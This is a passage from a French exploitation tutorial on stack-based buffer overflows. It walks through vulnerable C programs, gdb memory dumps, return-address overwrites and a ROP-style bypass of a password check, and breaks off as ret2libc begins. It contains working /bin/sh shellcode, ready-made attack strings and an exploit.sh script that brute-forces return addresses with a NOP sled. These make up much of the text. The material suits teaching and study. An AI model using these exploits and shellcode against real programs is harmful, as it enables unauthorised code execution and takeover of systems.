  if(argc < 2) {
    return EXIT_FAILURE;
  }
  vuln(argv[1]);
  return EXIT_SUCCESS;
}
```

- Un programme qui effectue une recopie d'un tableau d'entiers en dépassant la taille du tableau de destination. Ce programme n'a aucune restriction imposée par la méthode de débordement vis-à-vis de la liste des caractères utilisés dans le shellcode. C'est un cas d'exploitation absolument idéal !

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <ctype.h>

void vuln(FILE * fd) {
  int tab[100];
  int * ptr = tab;
  char buffer[100];
  while(fgets(buffer, 100, fd)) {
    *ptr = atoi(buffer);
    ptr++;
  }
}

int main(int argc, char ** argv) {
  FILE * fd;
  if ((fd = fopen(argv[1], "r")) == NULL) {
    return EXIT_FAILURE;
  }
  vuln(fd);
  fclose(fd);
  return EXIT_SUCCESS;
}
```

- Une faille réelle dans le module RPC de Windows qui a offert son heure de gloire au virus Blaster, au début du siècle (Source : Secure Coding in C and C++)

```
/* SNIP */
HRESULT GetMachineName (WCHAR *pwszPath, WCHAR
wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN + 1]) {
  pwszServerName = wszMachineName;
  LPWSTR pwszTemp = pwszPath + 2;
  while(*pwszTemp != L'\\') {
    *pwszServerName++ = *pwszTemp++;
    /* SNIP */
  }
}
/* SNIP */
```

Il est essentiel de comprendre qu'un programme n'est vulnérable que si l'instruction RET est appelée. Si une sortie de programme se produit par un signal non intercepté, un appel à exit() ou abort(), ou autre, avant que l'instruction RET ne soit appelée, alors il y a peut être un bug dans le programme, mais pas une vulnérabilité exploitable. C'est d'ailleurs cette subtilité qui permet des protections telles que les canaris (que nous verrons dans la section sur les méthodes de protection).

Voici un exemple de programme buggué mais non exploitable.

```
#include <string.h>
#include <stdlib.h>

void vuln(char * str) {
  strcpy(buffer, str);
  if(strlen(buffer) > 100) {
    exit(EXIT_FAILURE);
  }
}

int main(int argc, char **argv) {
  char buffer[100];
  if(argc < 2) {
    exit(EXIT_FAILURE);
  }
  vuln(argv[1]);
  return EXIT_SUCCESS;
}
```

3.2.1.1.1. Premier écrasement de la pile

Essayons d'exécuter notre premier programme vulnérable à base d'un strcpy().

```
# gcc -o strcpy_fail strcpy_fail.c
# ./strcpy_fail "test"
# echo $?
0
# ulimit -c unlimited # permet la génération des core dump
# ./strcpy_fail "$(for i in {1..200} ; do echo -n B ; done)"
Erreur de segmentation (core dumped)
]]></screen>
```

La génération d'une erreur de segmentation et d'un *coredump* (fichier, généralement appelé `core` et placé dans le répertoire courant, contenant l'état de la mémoire au moment du décès du processus, sous GNU/Linux) est le syndrome que notre application est effectivement affectée par l'insertion d'un trop grand nombre de caractères en entrée.

Nous allons donc pouvoir analyser la mémoire à l'issu de la mort de notre processus par l'intermédiaire du débogueur **`GDB`**.

```
# gdb -q -c core
(no debugging symbols found)
Core was generated by `./strcpy_fail
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB'.
Program terminated with signal 9, Killed.
[New process 7151]
#0  0x42424242 in ?? ()
gdb>
```

La sortie de **`gdb`** nous indique que le programme est mort en tentant d'exécuter une instruction à l'adresse mémoire 0x42424242.

Nous avons mis en entrée de notre programme 200 caractères "B" qui se trouve avoir le code ASCII *0x42* ! Cela signifie que nous avons écrasé avec succès l'adresse de retour de la fonction vuln() et que le retour a bien été effectué là où nous le désirions.

Notre programme est donc vulnérable aux attaques par buffer overflow dans la stack (*stack-based buffer overflow*).

Nous allons valider la théorie : de combien devons nous déborder le buffer pour écraser l'adresse de retour et prendre le contrôle de l'application ?

Voyons donc si nous pouvons en apprendre plus grâce à notre débugueur. Pour cela, on lance notre application via **GDB** et nous désassemblons la fonction vulnérable, afin de pouvoir placer un breakpoint et pouvoir inspecter la mémoire avant et après l'écrasement de la pile.

```
# gdb -q ./strcpy_fail
gdb> disas vuln
Dump of assembler code for function vuln:
0x080483a4 <vuln+0>:    push   ebp
0x080483a5 <vuln+1>:    mov    ebp,esp
0x080483a7 <vuln+3>:    sub    esp,0x78
0x080483aa <vuln+6>:    mov    eax,DWORD PTR [ebp+0x8]
0x080483ad <vuln+9>:    mov    DWORD PTR [esp+0x4],eax
0x080483b1 <vuln+13>:   lea    eax,[ebp-0x64]
0x080483b4 <vuln+16>:   mov    DWORD PTR [esp],eax
0x080483b7 <vuln+19>:   call   0x80482d8 <strcpy@plt>
0x080483bc <vuln+24>:   leave
0x080483bd <vuln+25>:   ret
End of assembler dump.
```

Nous allons placer un breakpoint juste avant l'appel à strcpy() afin d'observer la mémoire avant que tout ne soit écrasé, puis nous lançons notre application.

```
gdb> break * 0x080483b7
Breakpoint 1 at 0x80483b7
gdb> run "$(for i in {1..200} ; do echo -n B ; done)"
Breakpoint 1, 0x080483b7 in vuln ()
```

Nous consultons la mémoire. D'abord une grande plage mémoire suivant le pointeur de pile, contenant donc les variables locales, les méta-datas, les arguments de la fonction vuln() et d'autres informations relatives aux appels des fonctions parentes de vuln(), puis en affichant juste les deux méta-données (l'ancien pointeur de frame EBP, et l'adresse de retour de la fonction).

```
gdb> x/50x $esp
0xbffff610:     0xbffff624      0xbffff87e      0xbffff6b0      0xbffff6a4
0xbffff620:     0x00000000      0x00000000      0x00000000      0xbffff6f0
0xbffff630:     0xb7fff668      0x08048210      0x00000000      0x00000000
0xbffff640:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff650:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff660:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff670:     0x00000000      0x00000000      0xbffff856      0xb7ee811e
0xbffff680:     0xb7f95b79      0x080495bc      0xbffff6a8      0x080483f6
0xbffff690:     0xbffff87e      0x080495bc      0xbffff6b8      0xbffff6c0
0xbffff6a0:     0xb7ff2180      0xbffff6c0      0xbffff718      0xb7e90455
0xbffff6b0:     0x08048420      0x080482f0      0xbffff718      0xb7e90455
0xbffff6c0:     0x00000002      0xbffff744      0xbffff750      0xb7fe2b38
0xbffff6d0:     0x00000001      0x00000001
gdb> x/2x $ebp
0xbffff688:     0xbffff6a8      0x080483f6
```

On demande ensuite à **GDB** de passer à l'instruction suivante (l'exécution de strcpy()) et de nous ré-afficher le contenu de la même mémoire que précédemment.

```
gdb> n
0x080483bc in vuln ()
gdb> x/50x $esp
0xbffff610:     0xbffff624      0xbffff87e      0xbffff6b0      0xbffff6a4
0xbffff620:     0x00000000      0x42424242      0x42424242      0x42424242
0xbffff630:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff640:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff650:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff660:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff670:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff680:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff690:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff6a0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff6b0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff6c0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff6d0:     0x42424242      0x42424242
gdb> x/2x $ebp
0xbffff688:     0x42424242      0x42424242
```

La mémoire a été totalement ravagée par notre chaine de caractères. On note que le point de départ de notre série de 42 est sur la ligne commençant par 0xbffff620. Chaque colonne représente 4 octets, donc notre tableau `buffer` est stocké à partir de l'adresse 0xbffff624. Notre adresse de retour, quand à elle est à l'adresse 0xbffff68c.

La distance entre le début de notre buffer et l'adresse de retour est donc de : 0xbffff68c - 0xbffff624 = 104 octets, soit la taille de notre variable buffer + l'emplacement mémoire utilisé pour le stockage de l'ancien frame pointer. Cela est donc cohérent avec la théorie que nous avons exposé dans les premiers chapitres. Si nous forgeons donc une chaine quelconque de 104 caractères puis que nous stockons une adresse mémoire de notre choix, le flux de contrôle sera redirigé vers cette adresse. Essayons de placer l'adresse de début de notre buffer de cette manière.

Nous allons relancer notre application avec notre nouvelle chaine d'attaque.

```
gdb> run "$(for i in {1..104} ; do echo -n B ; done)$(printf
'\x24\xf6\xff\xbf')"
Breakpoint 1, 0x080483b7 in vuln ()
gdb> n
0x080483bc in vuln ()
gdb> x/50x $esp
0xbffff670:     0xbffff684      0xbffff8d9      0xbffff710      0xbffff704
0xbffff680:     0x00000000      0x42424242      0x42424242      0x42424242
0xbffff690:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff6a0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff6b0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff6c0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff6d0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff6e0:     0x42424242      0x42424242      0x42424242      0x08fff624
0xbffff6f0:     0xbfff0066      0x080495bc      0xbffff718      0xbffff720
0xbffff700:     0xb7ff2180      0xbffff720      0xbffff778      0xb7e90455
0xbffff710:     0x08048420      0x080482f0      0xbffff778      0xb7e90455
0xbffff720:     0x00000002      0xbffff7a4      0xbffff7b0      0xb7fe2b38
0xbffff730:     0x00000001      0x00000001
gdb> x/2x $ebp
0xbffff6e8:     0x42424242      0x08fff624
gdb> c
Program received signal SIGSEGV, Segmentation fault.
0xbffff624:      Error while running hook_stop:
Cannot access memory at address 0xbffff624
0xbffff624 in ?? ()
```

Cela n'a pas fonctionné ! Nos adresses mémoires ont bougé ! Pourtant, toutes les protections mémoires sont bien désactivées ?!

Ce phénomène est du au fait que notre injection, pour notre exemple, se déroule en passant une chaine de caractères par la ligne de commande, cette même chaine étant un paramètre de la fonction main(), ce qui décale donc la pile de la différence entre la longueur de la chaine passée lors de notre premier essai (200 caractères), et celle passée maintenant (108 caractères). Cela illustre bien que la pile est un environnement instable, et qu'il suffit d'un rien pour que notre beau plan mémoire soit faussé. Nous étudierons par après une méthode pour diminuer les conséquences de l'instabilité de la stack.

Pour l'heure, nous savons que notre chaine d'attaque fait 104 caractères, donc nous allons nous servir de l'adresse de retour 0xbffff684, issue de notre dernière inspection de la mémoire.

Il ne nous reste plus qu'à placer en début de notre chaine d'attaque notre shellcode, et celui-ci sera exécuté !

Pour tenter l'expérience, nous allons utiliser notre shellcode basique, de 25 caractères, lançant un shell **`/bin/sh`**, puis nous ferons suivre 79 caractères B, et enfin l'adresse de notre début de buffer au format little-endian.

```
 gdb>run "$(printf
'\x31\xc0\x50\x89\xe2\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x53\x89
\xe1\xb0\x0b\xcd\x80')$(for i in {1..79} ; do echo -n B ; done)$(printf
'\x84\xf6\xff\xbf')"
 sh-3.2$
```

Hélas, sorti de **GDB**, notre exploit ne fonctionne pas mieux, toujours à cause de l'instabilité de la pile et du fait que le débugueur l'altère.

Il est possible de calculer les adresses mémoires précises pour faire fonctionner notre exploit en dehors du débugueur en se basant sur un coredump généré à partir d'une exécution débordant très précisément du nombre d'octets nécessaires : 108. Pour cela, on relance notre application avec 108 B, et on charge notre coredump avec **GDB**. On consulte alors la mémoire en amont de l'adresse pointée par ESP. ESP a en effet été altéré par l'épilogue de notre function vuln(), avant d'effectuer le saut vers l'adresse 0x42424242

```
 # ./strcpy_fail "$(for i in {1..108} ; do echo -n B ; done)"
 Erreur de segmentation (core dumped)
 guest@debian:~/Desktop/rapport$ gdb -q -c core
 (no debugging symbols found)
 Core was generated by `./strcpy_fail
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB'.
 Program terminated with signal 11, Segmentation fault.
 [New process 20119]
 #0  0x42424242 in ?? ()
 gdb> x/50x $esp - 80
 0xbffff6e0:     0xbffff6f4      0xbffff933      0xbffff780      0xbffff774
 0xbffff6f0:     0x00000000      0x42424242      0x42424242      0x42424242
 0xbffff700:     0x42424242      0x42424242      0x42424242      0x42424242
 0xbffff710:     0x42424242      0x42424242      0x42424242      0x42424242
 0xbffff720:     0x42424242      0x42424242      0x42424242      0x42424242
 0xbffff730:     0x42424242      0x42424242      0x42424242      0x42424242
 0xbffff740:     0x42424242      0x42424242      0x42424242      0x42424242
 0xbffff750:     0x42424242      0x42424242      0x42424242      0x42424242
 0xbffff760:     0xbffff900      0x080495bc      0xbffff788      0xbffff790
 0xbffff770:     0xb7ff2180      0xbffff790      0xbffff7e8      0xb7e90455
 0xbffff780:     0x08048420      0x080482f0      0xbffff7e8      0xb7e90455
 0xbffff790:     0x00000002      0xbffff814      0xbffff820      0xb7fe2b38
 0xbffff7a0:     0x00000001      0x00000001
```

En consultant la mémoire, on voit que le début de notre buffer remplis de "B" commence à l'adresse mémoire 0xbffff6f4. C'est donc à cette adresse que doit se faire le saut. Créons notre chaine d'attaque à cette fin.

```
 # ./strcpy_fail "$(printf
'\x31\xc0\x50\x89\xe2\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x53\x89
\xe1\xb0\x0b\xcd\x80')$(for i in {1..79} ; do echo -n B ; done)$(printf
'\xf4\xf6\xff\xbf')"
 sh-3.2$
```

Tout ceci est extrêmement laborieux. Voyons comment nous pouvons améliorer cette exploitation grâce à l'utilisation des *NOP sleds*.

3.2.1.1.2. Utilisation d'un NOP sled

Lors de l'exemple précédent, 79 caractères étaient inutiles et uniquement là pour remplir le buffer jusqu'à ce que nous puissions placer l'adresse de retour.

Le jeu d'instructions processeur contient une instruction nommée NOP (codé *0x90* sur l'architecture IA-32) qui a pour effet de demander au processeur de ne rien faire. Cette instruction a également l'avantage d'être codée sur un unique octet.

Si nous préfixions notre shellcode de 79 instructions NOP, notre saut de retour de fonction contrôlé pourrait atterrir n'importe où au milieu de ses 79 instructions valides, qui seraient exécutées jusqu'à ce que commencent les véritables instructions de notre shellcode.

Cette longue série d'instruction NOP est appelée *NOP Sled*.

Nous allons profiter de la souplesse que nous offre cette technique pour automatiser la recherche de notre shellcode en mémoire par une série d'essais, jusqu'à localiser une adresse de retour valide ! Nous utiliserons le script bash suivant (`exploit.sh`) à cette fin. Celui-ci reçoit en entrée le nom de l'exécutable à exploiter et le nombre d'octets nécessaires pour écraser la pile jusqu'à l'adresse de retour de la fonction exploitable.

```
 #!/bin/bash

 # reverse an hex address in little endian format
 # $1 = The address in big endian format
 # Out: $RESULT
 function littleendian {
   RESULT="${1:6:2}${1:4:2}${1:2:2}${1:0:2}"
 }

 # $1 = Hex address without the leading "0x"
 # Out: $RESULT
 function convertToAddressFormat {
   littleendian "$1"
   RESULT="\x${RESULT:0:2}\x${RESULT:2:2}\x${RESULT:4:2}\x${RESULT:6:2}"
 }

 # $1 = nb de NOP à imprimer
 function generateNOPSled {
   for i in $(seq 1 ${1}) ; do
     if [ ${DEBUG} -eq 1 ] ; then
       echo -n '\x90'
     else
       printf '\x90'
     fi
   done
 }

 # $1 = Si 1, affiche le shellcode sous forme de chaine, sinon affiche le
shellcode sous forme binaire
 function printShellcodeBinSh {
   if [ ${1} -eq 1 ] ; then
     echo -n
```

```
'\x31\xc0\x50\x89\xe2\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x53\x8
9\xe1\xb0\x0b\xcd\x80'
    else
      printf
'\x31\xc0\x50\x89\xe2\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x53\x8
9\xe1\xb0\x0b\xcd\x80'
    fi
  }

  # $1 = adresse de départ ; $2 = offset
  function printReturnAdress {
    convertToAddressFormat "$(printf '%x' $(( 16#${1:2} - ${2})))"
    if [ ${DEBUG} -eq 1 ] ; then
      echo -n ${RESULT}
    else
      printf ${RESULT}
    fi
  }

  if [ $# -ne 2 ] ; then
    echo "USAGE ${0} program_name buffer_size"
    exit 1
  fi

  if [ "x${DEBUG}" == "x" ] ; then
    DEBUG=0
    ulimit -c 0
  fi

  SHELLCODE_SIZE="$((printShellcodeBinSh 0) | wc -c)"
  NOP_SLED_SIZE=$(( ${2} - ${SHELLCODE_SIZE} - 4 ))
  echo "Shellcode size: ${SHELLCODE_SIZE}"
  echo "Nop sled size: ${NOP_SLED_SIZE}"

  for j in {0..100} ; do
    echo "Trying offset $(($j * ${NOP_SLED_SIZE}))"
    if [ ${DEBUG} -eq 1 ] ; then
      generateNOPSled ${NOP_SLED_SIZE}
      printShellcodeBinSh 1
      printReturnAdress "0xbfffffff" "$(($j * ${NOP_SLED_SIZE}))"
      echo
    else
      ATTACK_STRING="$(generateNOPSled ${NOP_SLED_SIZE}; printShellcodeBinSh 0 ;
printReturnAdress '0xbfffffff' "$(($j * ${NOP_SLED_SIZE}))")"
      ${1} "${ATTACK_STRING}"
      if [ $? -eq 0 ] ; then
        break
      fi
    fi
  done
```

Testons son exécution.

```
$ ./exploit.sh ./strcpy_fail 108
Shellcode size: 25
Nop sled size: 79
Trying offset 0
./exploit.sh: line 61: 26387 Erreur de segmentation  ${1} "${ATTACK_STRING}"
Trying offset 79
./exploit.sh: line 61: 26392 Erreur de segmentation  ${1} "${ATTACK_STRING}"
Trying offset 158
./exploit.sh: line 61: 26397 Erreur de segmentation  ${1} "${ATTACK_STRING}"

<SNIP 15 tentatives infrutueuses>

Trying offset 1422
./exploit.sh: line 61: 26477 Erreur de segmentation  ${1} "${ATTACK_STRING}"
Trying offset 1501
```

```
./exploit.sh: line 61: 26482 Erreur de segmentation  ${1} "${ATTACK_STRING}"
Trying offset 1580
sh-3.2$
```

Le script `exploit.sh` a essayé les différentes adresses mémoires depuis le bas de la pile (adresse mémoire la plus haute) en se décalant à chaque fois de la taille du NOP sled jusqu'à tomber sur celui-ci. On note cependant qu'il a fallu faire crasher le programme de nombreuses fois avant de réussir notre attaque, ce qui n'est souvent possible que lorsque nous avons le programme vulnérable à disposition.

Il faut noter également que nous disposions d'une information souvent inconnue lorsqu'on attaque une application distante et étrangère : la distance exacte entre le début du buffer et l'emplacement mémoire où est stockée l'adresse de retour de la fonction.

Lors d'une attaque distante, nous aurions plutôt tendance à estimer/approximer cette distance. Ensuite notre chaine d'attaque serait construite pour maximiser nos chances en équilibrant l'espace accordé au NOP sled et une répétition de l'adresse de retour qui suivrait le shellcode. Cette répétition de l'adresse, alignée sur des adresses multiples de 4, permettrait d'espérer écraser, dans le lot des cases mémoires recouvertes par notre chaine d'attaque, l'emplacement de l'adresse de retour de la fonction.

Notre chaine d'attaque ressemblerait donc à <NOP sled><shellcode><adresse de retour répétée>.

Nous allons modifier le script `exploit.sh` pour ajouter la possibilité de préciser le pourcentage de la taille estimée du buffer (moins la taille du shellcode) qui sera attribué à la répétition de l'adresse de retour.

```
#!/bin/bash

# reverse an hex address in little endian format
# $1 = The address in big endian format
# Out: $RESULT
function littleendian {
  RESULT="${1:6:2}${1:4:2}${1:2:2}${1:0:2}"
}

# $1 = Hex address without the leading "0x"
# Out: $RESULT
function convertToAddressFormat {
  littleendian "$1"
  RESULT="\x${RESULT:0:2}\x${RESULT:2:2}\x${RESULT:4:2}\x${RESULT:6:2}"
}

# $1 = nb de NOP à imprimer
function generateNOPSled {
  for i in $(seq 1 ${1}) ; do
    if [ ${DEBUG} -eq 1 ] ; then
      echo -n '\x90'
    else
      printf '\x90'
    fi
  done
}

function printShellcodeBinSh {
  if [ ${1} -eq 1 ] ; then
    echo -n
'\x31\xc0\x50\x89\xe2\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x53\x8
9\xe1\xb0\x0b\xcd\x80'
  else
    printf
'\x31\xc0\x50\x89\xe2\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x53\x8
9\xe1\xb0\x0b\xcd\x80'
  fi
}

# $1 = adresse de départ ; $2 = offset
```

```
function printReturnAdress {
  convertToAddressFormat "$(printf '%x' $(( 16#${1:2} - ${2})))"
  if [ ${DEBUG} -eq 1 ] ; then
    echo -n ${RESULT}
  else
    printf ${RESULT}
  fi
}

# $1 = Buffer size, $2 = percentage of address
function computeSlotsSize {
  if [ $(( ${1} % 4 )) -ne 0 ] ; then
    BUFFER_SIZE=$(( ${1} + 4 - (${1} % 4) ))
    echo "Extension de la taille du buffer au multiple de 4 supérieur. Nouvelle
taille : ${BUFFER_SIZE}"
  else
    BUFFER_SIZE=${1}
  fi

  SHELLCODE_SIZE="$((printShellcodeBinSh 0) | wc -c)"
  BUFFER_FREE_SPACE_SIZE=$(( ${BUFFER_SIZE} - ${SHELLCODE_SIZE} ))
  if [ ${BUFFER_FREE_SPACE_SIZE} -lt 4 ] ; then
    echo "Taille de buffer trop petite pour effectuer une attaque avec ce
script"
    exit 1
  fi
  NB_RETURN_ADDRESS=$(( ${BUFFER_FREE_SPACE_SIZE} / 4 * ${2} / 100 ))
  if [ ${NB_RETURN_ADDRESS} -eq 0 ] ; then
    NB_RETURN_ADDRESS=1
  fi
  NOP_SLED_SIZE=$(( ${BUFFER_FREE_SPACE_SIZE} - (${NB_RETURN_ADDRESS} * 4) ))

  echo "Shellcode size: ${SHELLCODE_SIZE}"
  echo "Return address count: ${NB_RETURN_ADDRESS}"
  echo "Nop sled size: ${NOP_SLED_SIZE}"
}


if [ $# -ne 3 ] ; then
  echo "USAGE ${0} program_name buffer_size percent_of_return_address"
  exit 1
fi

if [ "x${DEBUG}" == "x" ] ; then
  DEBUG=0
  ulimit -c 0
fi

computeSlotsSize ${2} ${3}

for j in {0..100} ; do
  echo "Trying offset $(($j * ${NOP_SLED_SIZE}))"
  if [ ${DEBUG} -eq 1 ] ; then
    generateNOPSled ${NOP_SLED_SIZE}
    printShellcodeBinSh 1
    printReturnAdress "0xbfffffff" "$(($j * ${NOP_SLED_SIZE}))"
    echo
  else
    RETURN_ADDRESS="$(printReturnAdress '0xbfffffff' "$(($j * $
{NOP_SLED_SIZE}))")"
    ATTACK_STRING="$(generateNOPSled ${NOP_SLED_SIZE}; printShellcodeBinSh 0)"
    for i in $(seq 1 ${NB_RETURN_ADDRESS}) ; do
      ATTACK_STRING="${ATTACK_STRING}${RETURN_ADDRESS}"
    done
    ${1} "${ATTACK_STRING}"
    if [ $? -eq 0 ] ; then
      break
    fi
  fi
done
```

On peut ainsi exécuter l'exploit en supposant la taille du buffer attaqué, avec une bonne marge de manoeuvre. Tous les essais suivants sont fructueux, alors même que nous nous trompons sur la

taille du buffer.

```
# ./exploit.sh ./strcpy_fail 120 20
# ./exploit.sh ./strcpy_fail 150 40
# ./exploit.sh ./strcpy_fail 200 75
```

3.2.1.2. Programmation orientée "par retour" (Arc injection ou Return Oriented Programming (R.O.P.))

Il n'est pas absolument nécessaire d'injecter notre propre micro-code dans une application pour lui faire exécuter notre bon vouloir. Il est possible de réutiliser le code déjà présent dans l'application et ses bibliothèques.

La technique d'exploitation nommée *programmation orientée "par retour"*, *arc injection* ou *return oriented programming* se propose d'écraser la pile, afin de modifier les méta-données, comme précédemment.

L'idée est de faire retourner la fonction actuelle non pas vers la fonction appelante ou un shellcode, mais au choix dans une autre section du programme ou vers des fonctions comme system() afin d'obtenir un shell. Cette attaque est assez intéressante car elle permet notamment de court-circuiter des contrôles internes au programme attaqué ou de permettre l'obtention d'un shell sans requérir le droit d'exécution de la pile, protection qui est courante de nos jours.

3.2.1.2.1. Débranchement interne

Prenons le code suivant :

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>
bool doAuth() {
  char password[10];
  puts("Enter your password: ");
  gets(password);
  return (strcmp(password, "pouet!") == 0);
}
int main() {
  if(!doAuth()) {
    puts("You failed !");
  }
  else {
    puts("Let's execute something fishy");
  }
  return EXIT_SUCCESS;
}
```

Ce programme est vulnérable à cause de la fonction doAuth() qui effectue un appel à la fonction gets() qui ne limite pas la longueur de la chaine saisie.

Nous allons donc faire un buffer overflow, dans un premier temps, pour montrer comment l'arc injection permet de renvoyer dans une autre partie d'un même programme.

Pour cela, chargeons notre programme (`arc_vuln.c`) dans **GDB** afin de le décompiler et obtenir l'adresse de la première instruction dans le else de la fonction main().

Nous adresserons, au passage, une petite prière pour l'âme de celui qui a placé ce warning dans GCC :)

```
# gcc -o arc_vuln arc_vuln.c
/tmp/ccgrNPG5.o: In function `doAuth':
```

```
 arc_vuln.c:(.text+0x19): warning: the `gets' function is dangerous and should
not be used.
 # gdb -q ./arc_vuln
 gdb> disas main
 Dump of assembler code for function main:
 0x0804843b <main+0>:       lea    ecx,[esp+0x4]
 0x0804843f <main+4>:       and    esp,0xfffffff0
 0x08048442 <main+7>:       push   DWORD PTR [ecx-0x4]
 0x08048445 <main+10>:      push   ebp
 0x08048446 <main+11>:      mov    ebp,esp
 0x08048448 <main+13>:      push   ecx
 0x08048449 <main+14>:      sub    esp,0x4
 0x0804844c <main+17>:      call   0x8048404 <doAuth>
 0x08048451 <main+22>:      xor    eax,0x1
 0x08048454 <main+25>:      test   al,al
 0x08048456 <main+27>:      je     0x8048466 <main+43>
 0x08048458 <main+29>:      mov    DWORD PTR [esp],0x804855d
 0x0804845f <main+36>:      call   0x804832c <puts@plt>
 0x08048464 <main+41>:      jmp    0x8048472 <main+55>
 0x08048466 <main+43>:      mov    DWORD PTR [esp],0x804856a
 0x0804846d <main+50>:      call   0x804832c <puts@plt>
 0x08048472 <main+55>:      mov    eax,0x0
 0x08048477 <main+60>:      add    esp,0x4
 0x0804847a <main+63>:      pop    ecx
 0x0804847b <main+64>:      pop    ebp
 0x0804847c <main+65>:      lea    esp,[ecx-0x4]
 0x0804847f <main+68>:      ret
 End of assembler dump.
```

L'adresse de la première instruction de notre else est 0x08048466. Nous allons donc essayer de déborder notre buffer avec cette unique adresse répétée jusqu'à écrasement de l'adresse de retour de la fonction doAuth(). Notre buffer fait une taille de 10 octets. Il faut également compter les 4 octets de l'ancien EBP, et 4 octets pour l'adresse de retour de notre fonction qu'on veut écraser, soit un total de 18 octets. Nous devrions donc devoir répéter 4 fois l'adresse de retour en little-endian, plus deux octets en début de notre chaine d'attaque pour alignement. Somme toute, nous pourrions également écrire un nombre arbitraire (et important) de fois l'adresse de retour pour écraser la pile, à l'aveugle. Utilisons la méthode propre.

```
 # ./arc_vuln
 Enter your password:
 test
 You failed !
 # ./arc_vuln
 Enter your password:
 pouet!
 Let's execute something fishy
 # (echo -n "BB" ; for i in {1..4} ; do printf '\x66\x84\x04\x08' ; done) |
./arc_vuln
 Enter your password:
 Let's execute something fishy
```

Le test de la fonction strcmp() échoue bien dans le dernier cas puisque notre chaine d'attaque n'est pas égale à "pouet!", cependant nous n'en avons cure puisque lorsque la fonction doAuth() retourne, elle saute directement à l'adresse de la première instruction du else en évitant le test effectué par le if !

3.2.1.2.2. Retour en libc (ret2libc)

L'arc injection nous permet cependant bien plus. Nous pourrions simuler l'appel à n'importe quelle

fonction de notre programme ou des librairies qu'il importe. La Libc est un choix tentant puisqu'elle est incluse dans quasiment tous les programmes.


Nous allons maintenant faire exécuter un shell à notre petit programme, toujours via la vulnérabilité de la fonction doAuth().

Pour mémoire, rappelons que dans la pile, après l'adresse de retour de la fonction, se trouvent les arguments passés à une fonction. Ces arguments sont poussés par la fonction appelante, dans l'ordre inverse de celui écrit dans un programme C, puis l'appel à l'instruction CALL est effectué.

